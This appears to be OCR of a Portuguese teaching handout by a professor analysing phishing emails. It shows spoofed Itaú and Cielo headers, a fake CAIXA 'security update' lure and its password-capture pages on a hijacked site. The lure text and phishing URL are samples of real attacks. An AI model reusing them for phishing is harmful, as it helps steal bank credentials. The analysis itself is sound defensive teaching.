       spf=fail (google.com: domain of internetbanking@itau.com.br does not designate 209.208.110.35 as permitted sender) smtp.mail=internetbanking@itau.com.
       dkim=temperror (no key for signature) header.i=@;
       dmarc=fail (p=NONE dis=NONE) header.from=itau.com.br
Received: from [127.0.0.1] (port=59322 helo=bloc.digimnt.com.br)
        by painel.cloudalive.com.br with esmtp (Exim 4.84)
        (envelope-from <internetbanking@itau.com.br>)
        id 1YBtPG-0007IO-HZ
        for contato@marcosmonteiro.com.br; Thu, 15 Jan 2015 20:00:50 -0300
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=adk1; d=itau.com.br;
 h=Date:From:To:Subject:Reply-To:Message-ID:Mime-Version:Content-Type; i=internetbanking@itau.com.br;
 bh=t6y1EmmrVaQxy5xHPy3KSj3FOEw=;
 b=YPOX3JCzUPo2C6XuyQ49kupczaS43n+7tIHtaKsYkncR6QGzQaYFEI2PESRQItpzSu0EJk3wz2xs
   YRcWxaWkxLxDkQ9g5OkeXAJdDDfXUJSR7lyf0flbOegBRQn/eP0InbpDDrUPoVNpnqEJk93dzQcB
   ldEtFaDLyq2Poa/z1Lc=
DomainKey-Signature: a=rsa-sha1; c=nofws; q=dns; s=adk1; d=itau.com.br;
 b=NxBgc8jnQrR3RXLa12wygTouVYLRRGSTliOLoxaudh0ZOPf52htp/IjVEpzG13o4nHSQKJAi+i4X
   LPcFV1CZU46F1eVsrVI48Vw3ZqPFZEE9N60zoz2jgbcAvwI0H9QevRSZTluXgS07VYVTBBIs0SfY
   xrQZGA+PAAKLIs7wkNc=;
User-Agent: CodeIgniter
Date: Thu, 15 Jan 2015 21:00:46 -0200
From: "Itau S/A" <internetbanking@itau.com.br>
```


Remetente fraudado

```
Delivered-To: microservice@gmail.com
Received: by 10.216.52.193 with SMTP id e43csp120080wec;
        Thu, 4 Dec 2014 15:09:47 -0800 (PST)
X-Received: by 10.194.193.38 with SMTP id hl6mr19710174wjc.38.1417734587188;
        Thu, 04 Dec 2014 15:09:47 -0800 (PST)
Authentication-Results: mx.google.com;
       spf=softfail (google.com: best guess record for domain of transitioning
apache@access3.thairegister.com does not designate <unknown> as permitted sender)
smtp.mail=apache@access3.thairegister.com
Received-SPF: softfail (google.com: best guess record for domain of transitioning
apache@access3.thairegister.com does not designate <unknown> as permitted sender)
Message-ID: <5480e9bb.523b7c0a.1b54.ffffe56cMFETCHER_ADDED@google.com>
Received: by 10.124.59.82 with POP3 id l18mf10309243wgh.21;
        Thu, 04 Dec 2014 15:09:47 -0800 (PST)
X-Gmail-Fetch-Info: contato@marcosmonteiro.com.br 5 mail.marcosmonteiro.com.br 110
contato@marcosmonteiro.com.br
Return-path: <apache@access3.thairegister.com>
Envelope-to: contato@marcosmonteiro.com.br
Delivery-date: Thu, 04 Dec 2014 19:56:22 -0300
Received: from [127.0.0.1] (port=42776 helo=access3.thairegister.com)
        by painel.cloudalive.com.br with esmtp (Exim 4.84)
        (envelope-from <apache@access3.thairegister.com>)
        id 1XwfJt-0004mI-QC
        for contato@marcosmonteiro.com.br; Thu, 04 Dec 2014 19:56:22 -0300
Received: by access3.thairegister.com (Postfix, from userid 48)
        id BE01419B133E; Fri,  5 Dec 2014 05:31:06 +0700 (ICT)
To: contato@marcosmonteiro.com.br
Subject: contato@marcosmonteiro.com.br  - Seus pontos vencem hoje. Realize agora o resgate
e a troca de seus pontos pelos melhores premios nas melhores lojas. PROMO201427541
MIME-Version: 1.0
Date: Thu, 04 Dec 2014 15:09:47 -0800 (PST)
From: contato@marcosmonteiro.com.br


Content-type: text/html; charset=iso-8859-1

From: Programa de Vantagens Cielo <fidelidade13947@programadepremiosdezembro.com.br>
Message-Id: <20141204223107.BE01419B133E@access3.thairegister.com>
```

O IP 10.216.52.193 enviou um e-mail utilizando o usuário "apache@access3.thairegister.com", com certeza invadiram ou estão utilizando uma vulnerabilidade do Plesk Panel do site http://www.thairegister.com. Como o usuário é chamado de apache, deve haver algum script em PHP enviando e-mails, com isso ele pode facilmente alterar o cabeçalho da mensagem que será entregue.

O possível invasor pode ter conseguido acessar o painel por este link: http://access3.thairegister.com:8880/ e como vimos a página está padrão de instalação, é bem possível que o usuário e a senha esteja padrão também.

Na Internet


Gmail - CAIXA - Segurança. - microservice@gmail.com - Mozilla Firefox
07:32
Segurança. - ...
https://mail.g...isp=inline&zw
Correio :: Bem-vindo ao Horde
https://mail.google.com/mail/?shva=1#inbox/132381af56bab2c7
Google
Docs Fotos Reader Web mais
microservice@gmail.com
Procurar e-mail
Pesquisar na web
Mostrar opções de pesquisa
Criar filtro
Novo Optimus 3D ds LG - www.lge.com/br - Primeira experiência em 3D no mundo Tri-Dual, NOVO LG Optimus 3D
Sobre estes anúncios
Arquivar
Spam
Excluir
Mover para
Marcadores
Mais
1 de 315
CAIXA - Segurança.
Entrada
internetbanking@caixa.gov.br para mim
mostrar detalhes 02:41 (4 horas atrás)
Responder
Cliente: CAIXA
E-mail: microservice@gmail.com.
Mensagem.html
4K Visualizar Baixar
Responder
Encaminhar
internetbanking
internetbanking@caixa.gov.br
Mostrar detalhes
Anúncios
Go for GMAT TOEFL MBA
Complete prep, high level result
The Point for Success
www.thepointacademic.com.br/
INSEAD's Top Ranked MBA
Make One of your MOST impor
Business Decisions. Your Caree
www.insead.edu/Official
MBA a distância Uninter
MBA com professores especiali
renomados. Inscrições Abertas!
www.PosEadUninter.com.br
Online MBA Education
British MBA Online Degree, 10
Online in Just 12 Months, Appl
www.StudyInterActive.org

Mozilla Firefox

Gmail - CAIXA - Segurança. - ... | https://mail.g...isp=inline&zw | Correio :: Bem-vindo ao Horde

https://mail.google.com/mail/?ui=2&ik=cc238f0d8e&view=att&th=132381af56bab2c7&attid=0.1&disp=inline&zw

CAIXA

Prezado Cliente, microservice@gmail.com

Foi lançada uma nova correção para o Cadastramento de computadores, esta corrige uma falha em nível crítico do sistema de identificação do cliente, que pode ocasionar perdas de dados e problemas de acesso. A atualização é simples e rápida, basta entrar no link abaixo e em seguida acessar sua conta, e após completar todos os dados que pedirão para efetuar uma atualização completa.

Para iniciar a atualização siga o caminho abaixo:

https://internetbanking.caixa.com.br/k0vmog2/index.processa

Atenção: Todos os usuários devem se cadastrar e atualizar o Cadastramento de Computadores. Caso a correção não seja realizada,
seu computador será bloqueado e o desbloqueio só poderá ser realizado nas agencias da CAIXA.


A - Segurança. - ...
https://mail.g...isp=inline&zw
Banco CAIXA - Recadastram...
Correio :: Bem-vindo ao Horde
http://phudau.com/ /internetbanking.caixa.gov.br/
Google
CAIXA
Já possuo usuário
Usuário:
Acessar como:
Pessoa Física
Pessoa Jurídica
Governo
Ir para:
Página Inicial
CONFIRMAR
CAIXA
VEM QUE TÁ NA MÃO
Clique e saiba mais
CAIXA @CESSO SEGURO

;) Prof. Marcos Monteiro

Banco CAIXA - Recadastramento - Mozilla Firefox

07:35 marcos

gurança. - ... | https://mail.g...isp=inline&zw | Banco CAIXA - Recadastram... | Correio :: Bem-vindo ao Horde

//phudau.com/ /internetbanking.caixa.gov.br/Passo2SI.php

Google

CAIXA

Identificação do usuário

para acessar o Internet Banking CAIXA informe a Senha Internet.

CAIXA @CESSO SEGURO

Senha Internet:

Esqueci minha senha


LIMPAR SENHA CONFIRMAR

Mo mente seu teclado virtual

1	2	3	4	5	6	7	8	9	0
q	w	e	r	t	y	u	i	o	p
↑	a	s	d	f	g	h	j	k	l
CAPS	z	x	c	v	b	n	m	←	

Utilize o teclado virtual para inserir sua senha,
é segurança dobrada para seu relacionamento.

Help Desk 0800 726 0104 | Dúvidas Frequentes | Dicas de Segurança



;) Prof. Marcos Monteiro

;) Prof. Marcos Monteiro

Welcome to Phủ Đầu - Mozilla Firefox

07:40 marcos

Gmail - CAIXA - Segurança. - ... | https://mail.g...isp=inline&zw | Welcome to Phủ Đầu | Correio :: Bem-vindo ao Horde

http://phudau.com/

Google

Monday Sep 05th Text size + × −

TRANG CHỦ | NGHỆ THUẬT SỐNG | HỌ LÀ AI | GIÁO DỤC | CHUYỆN CƯỜI | BLOG | VIDEO CLIP | XẾP GIẤY | ẢNH VUI | LIÊN HỆ

HEADLINE

When You Tell Me That You Love Me

I wanna call the stars
Down from the sky
I wanna live a day
That never dies
I wanna change the world
Only for you
All the impossible
I wanna do

NGHỆ THUẬT SỐNG

Chia khóa dẫn đến thành công

(Dân trí) - Chuyên gia nghề nghiệp Cavil Coodidge chia sẻ: "Nếu tôi phải chọn 3 tiêu chí quan trọng quyết định đến thành công của một người thì niềm tin, hành động và kỷ luật là sự lựa chọn của tôi,...".

MORE:

- Cám ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân

LỜI HAY Ý ĐẸP

Christopher Lehmann Haupt

Nghệ thuật sống

- Chìa khóa dẫn đến thành công
- Cám ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân
- Ngày của Mẹ(Mother's Day)
- Hạnh phúc và bất hạnh

Bài viết xem nhiều nhất

- Tôi yêu em đến nay chứng có thể
- 100 Điều Lãng Mạn Cho Người Ấy !!!!!!!!
- Thế gii mèo yêu
- Những hình ảo giác
- Edison - "Thiên tài là một phần trăm cảm hứng và 99 phần trăm đổ mồ hôi"
- Beethoven – Thiên Tài Vượt Lên Trên Số Phận
- Những trận đấu võ đài

Giải trí

- Những luật lệ lạ đời nhất thế giới
- BIẾT TÔI LÀ AI KHÔNG
- PHIL COLLINS - TRUE COLORS
- Ranh ngôn công chức
- Khi "thằng nhỏ" đòi tăng lương

Clip vui

